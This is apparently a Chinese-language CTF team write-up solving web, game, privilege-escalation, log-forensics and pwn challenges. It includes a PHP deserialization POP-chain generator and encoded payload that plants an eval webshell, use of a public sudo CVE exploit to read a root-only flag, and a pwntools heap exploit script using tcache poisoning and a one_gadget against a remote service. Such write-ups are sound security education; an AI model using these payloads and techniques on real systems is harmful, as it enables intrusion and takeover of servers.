排名

解题思路

WEB

浅析PHP原生类

代码

```
 <?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
```

```php
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```

经过仔细分析

POP链构造分析


```
__wakeup-> __toString-> __invoke
```


```
入口点: unserialize($_GET['data'])
触发 __wakeup: 反序列化时会自动调用。我们需要一个对象，它的 __wakeup 方法能触发后续操作。
    install::__wakeup() 方法中 echo $this->username;，如果 $this->username 是一个对象，就会触发该对象的 __toString() 方法。
触发 __toString: 从上一步，我们需要 install 类的 $username 属性是另一个 install 对象。
    install::__toString() 方法中 ($this->username)();，如果 $this->username 是一个对象，就会触发该对象的 __invoke() 方法。
触发 __invoke: 从上一步，我们需要第二个 install 对象的 $username 属性是一个 Until 对象。
    Until::__invoke() 方法会调用 $this->write($this->a, $this->b,$this->c);。
执行核心操作: Until::write() 方法是关键。
    $obj = new$cla();: 这里 $cla 来自 $this->a。我们将它设置为 'ZipArchive'，从而实例化一个原生类。
    $obj->open($file, $cont);: 这里会调用 ZipArchive::open()。$file 来自 $this->b，$cont 来自 $this->c。
    为了删除 install.lock，我们将 $this->b 设置为 'install.lock'，$this->c 设置为 ZipArchive::OVERWRITE (值为8)。
最终写入 Webshell: 所有 __wakeup 执行完毕后，脚本结束时会调用所有已创建对象的 __destruct() 方法。
    我们需要另一个独立的 install 对象，我们称之为 ShellWriter。
    ShellWriter 的 $username 属性应包含我们的 Webshell 代码，例如 <?php @eval($_POST['cmd']);?>。
```

当脚本结束时，ShellWriter 的 __destruct() 会被调用。由于此时 install.lock 已经被前面的POP链删除，file_exists("install.lock") 返回 false，程序会执行 file_put_contents('config.php', serialize($config));，从而将我们的Webshell写入 config.php。

```php
<?php

class install {
    private $username;
    private $password;

    public function __construct($u, $p) {
        $this->username = $u;
        $this->password = $p;
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __construct($a, $b, $c) {
        $this->a = $a;
        $this->b = $b;
        $this->c = $c;
    }
}

$webshell_content = '<?php @eval($_POST["cmd"]);?>';
$shell_writer = new install($webshell_content, 'any_password');

$trigger_step4 = new Until('ZipArchive', 'install.lock', ZipArchive::OVERWRITE);
$trigger_step3 = new install($trigger_step4, 'any_password');
$trigger_step2 = new install($trigger_step3, 'any_password');

$payload_array = [
    $shell_writer,
    $trigger_step2
];

$serialized_payload = serialize($payload_array);
$encoded_payload = urlencode($serialized_payload);


echo $encoded_payload;

?>
```

```
a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%22cmd%22%5D%29%3B%3F%3E%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A12%3A%22any_password%22%3B%7Di%3A1%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A12%3A%22any_password%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A12%3A%22any_password%22%3B%7D%7D
```






flag{8a5544b1fe0a7523d93351922bb1686c}

GAME

我勒个超级玛丽奥

开环境后在黑框页面右键，可以看到有shells, 能直接执行命令



直接在当前目录发现flags文件夹，进去找到flag

```
flag{484cd53ca375316f0b6cf9f56bccd7ba}
```

infoSEC

最近还好吗

开启环境后ssh连上去，在根目录发现flag文件，但是无法读取

```
pwn@70dc843d9a36:~$ ls / -al
total 80
drwxr-xr-x    1 root root 4096 Nov 24 12:58 .
drwxr-xr-x    1 root root 4096 Nov 24 12:58 ..
-rwxr-xr-x    1 root root    0 Nov 24 12:58 .dockerenv
lrwxrwxrwx    1 root root    7 Apr 22  2024 bin -> usr/bin
drwxr-xr-x    2 root root 4096 Apr 22  2024 boot
drwxr-xr-x    5 root root  340 Nov 24 12:58 dev
drwxr-xr-x    1 root root 4096 Nov 24 12:58 etc
-rw-------    1 root root   39 Nov 24 12:58 flag
drwxr-xr-x    1 root root 4096 Aug 25 03:20 home
lrwxrwxrwx    1 root root    7 Apr 22  2024 lib -> usr/lib
lrwxrwxrwx    1 root root    9 Apr 22  2024 lib64 -> usr/lib64
drwxr-xr-x    2 root root 4096 Jul 30 02:11 media
drwxr-xr-x    2 root root 4096 Jul 30 02:11 mnt
drwxr-xr-x    3 root root 4096 Aug 25 03:18 opt
dr-xr-xr-x 3211 root root    0 Nov 24 12:58 proc
drwx------    2 root root 4096 Aug 25 03:18 root
drwxr-xr-x    1 root root 4096 Nov 24 12:59 run
lrwxrwxrwx    1 root root    8 Apr 22  2024 sbin -> usr/sbin
drwxr-xr-x    2 root root 4096 Jul 30 02:11 srv
-rwx------    1 root root  357 Aug 25 03:17 start.sh
dr-xr-xr-x   13 root root    0 Nov 24 12:11 sys
drwxrwxrwt    1 root root 4096 Nov 24 12:59 tmp
drwxr-xr-x    1 root root 4096 Jul 30 02:11 usr
drwxr-xr-x    1 root root 4096 Jul 30 02:19 var
pwn@70dc843d9a36:~$
```

尝试提权，根据题目系统版本Ubuntu 24.04.2搜索得到

https://cloud.tencent.com/document/product/213/120719

发现CVE-2025-32463

找一下exp

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot

传上去文件尝试读取flag

```
pwn@70dc843d9a36:~$ ./sudo* cat /flag
woot!
flag{db443df38f0709f53c5fc60717d28344}
pwn@70dc843d9a36:~$ ls /
```

```
flag{db443df38f0709f53c5fc60717d28344}
```

CDF

可恶的木马竟然伪装成我的朋友

根据题目描述直接看最新修改日志

```
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19079
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
```

得到日期和ip地址转化一下

2018-2-23/183.62.9.42

黑客ip为183.62.9.42我们看看他都干了什么

```
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
111.206.71.109 - - [23/Feb/2018:21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP/1.1" 200 9252
58.32.44.98 - - [23/Feb/2018:21:06:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:06:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
113.95.12.85 - - [23/Feb/2018:21:07:30 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:07:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1222
183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1250
111.192.102.34 - - [23/Feb/2018:21:09:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:09:51 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
58.32.44.98 - - [23/Feb/2018:21:11:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:11:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
218.164.223.130 - - [23/Feb/2018:21:12:06 +0800] "GET /clim/images/pretty2.jpg HTTP/1.1" 200 23317
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
83.94.34.217 - - [23/Feb/2018:21:13:05 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18815
83.94.34.217 - - [23/Feb/2018:21:13:07 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:08 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:08 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
```

传入三个文件

```
table.jsp  en.jsp  2.jsp
```

最后拼接flag

```
flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}
```

pwn

我不吃牛肉

查保护

```
PS C:\Users\J1Zh0n9\Desktop\pwn1> checksec pwn
[!] Could not populate PLT: module 'importlib.resources' has no attribute 'files'
[*] 'C:\\Users\\J1Zh0n9\\Desktop\\pwn1\\pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

大概思路

1. **信息泄露**：利用一个漏洞（很可能是 UAF - Use-After-Free）来泄露一个 libc 中的地址。通过这个地址，我们可以计算出整个 libc 库在内存中的加载基址。
2. **任意地址写**：利用另一个堆漏洞（同样是 UAF 或类似的），将一个伪造的堆块地址写入到 `tcache` 的链表中。这被称为 `tcache poisoning`。

3. **劫持控制流**：通过后续的 `malloc` 操作，让程序分配内存到我们伪造的地址上（通常是 `__malloc_hook` 或 `__free_hook`）。然后，我们向这个地址写入一个 `one_gadget` 的地址。
4. **触发 Get Shell**：执行一个会调用 `malloc` 或 `free` 的操作，此时程序会执行我们写入的 `one_gadget`，从而获得 Shell。

```
Instruction  Data  Unexplored  External symbol  Lumina function
IDA View-A   Pseudocode-A   Hex View-1   Structure

_QWORD *sub_AE5()
{
  void *v0; // rcx
  _QWORD *result; // rax
  __int64 size; // [rsp+0h] [rbp-10h]
  int v3; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v3 = sub_ABF();
  puts("size:");
  size = sub_ABF();
  v0 = malloc(size);
  result = qword_2020C0;
  qword_2020C0[v3] = v0;
  return result;
}
```

可以申请任意大小chunk

```
tion  Instruction  Data  Unexplored  External symbol  Lumin
IDA View-A   Pseudocode-A

void sub_B4A()
{
  int v0; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v0 = sub_ABF();
  free((void *)qword_2020C0[v0]);
}
```


存在uaf漏洞 溢出漏洞

```
struction  Data  Unexplored  External symbol  Lumina function
IDA View-A   Pseudocode-A   Hex View-1   Structu
1  ssize_t sub_B8E()
2  {
3    int v1; // [rsp+8h] [rbp-8h]
4    int v2; // [rsp+Ch] [rbp-4h]
5
6    puts("index:");
7    v2 = sub_ABF();
8    puts("length:");
9    v1 = sub_ABF();
10   puts("content:");
11   return read(0, (void *)qword_2020C0[v2], v1);
12 }
```

构造脚本

```python
from pwn import *
libc = ELF('./libc.so.6')
p = remote('113.201.14.253', 31951)
def allocate_chunk(idx, size):
    p.sendlineafter(':', '8')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
def deallocate_chunk(idx):
    p.sendlineafter(':', '15')
    p.sendlineafter(':', str(idx))
def write_to_chunk(idx, size, data):
    p.sendlineafter(':', '18')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
    p.sendlineafter(':', data)
def read_chunk_content(idx):
    p.sendlineafter(':', '20')
    p.sendlineafter(':', str(idx))
allocate_chunk(0, 0x500)
allocate_chunk(1, 0x10)
allocate_chunk(2, 0x60)
deallocate_chunk(0)
read_chunk_content(0)
p.recvline()
leaked_main_arena_ptr = u64(p.recvline()[:-1].ljust(8, b'\x00'))
libc_base = leaked_main_arena_ptr - 0x3c4b78
deallocate_chunk(2)
fake_chunk_address = libc_base + 0x3c4b10 - 0x23
write_to_chunk(2, 0x8, p64(fake_chunk_address))
allocate_chunk(0, 0x60)
allocate_chunk(1, 0x60)
one_gadget_address = libc_base + 0x453a0
payload = b'a' * 0x13 + p64(one_gadget_address)
write_to_chunk(1, len(payload), payload)
trigger_size = libc_base + 0x18ce57
allocate_chunk(2, trigger_size)
```

```
p.interactive()
```




```
flag{733ab9e529b94d4f712d2a3a5b83408d}
```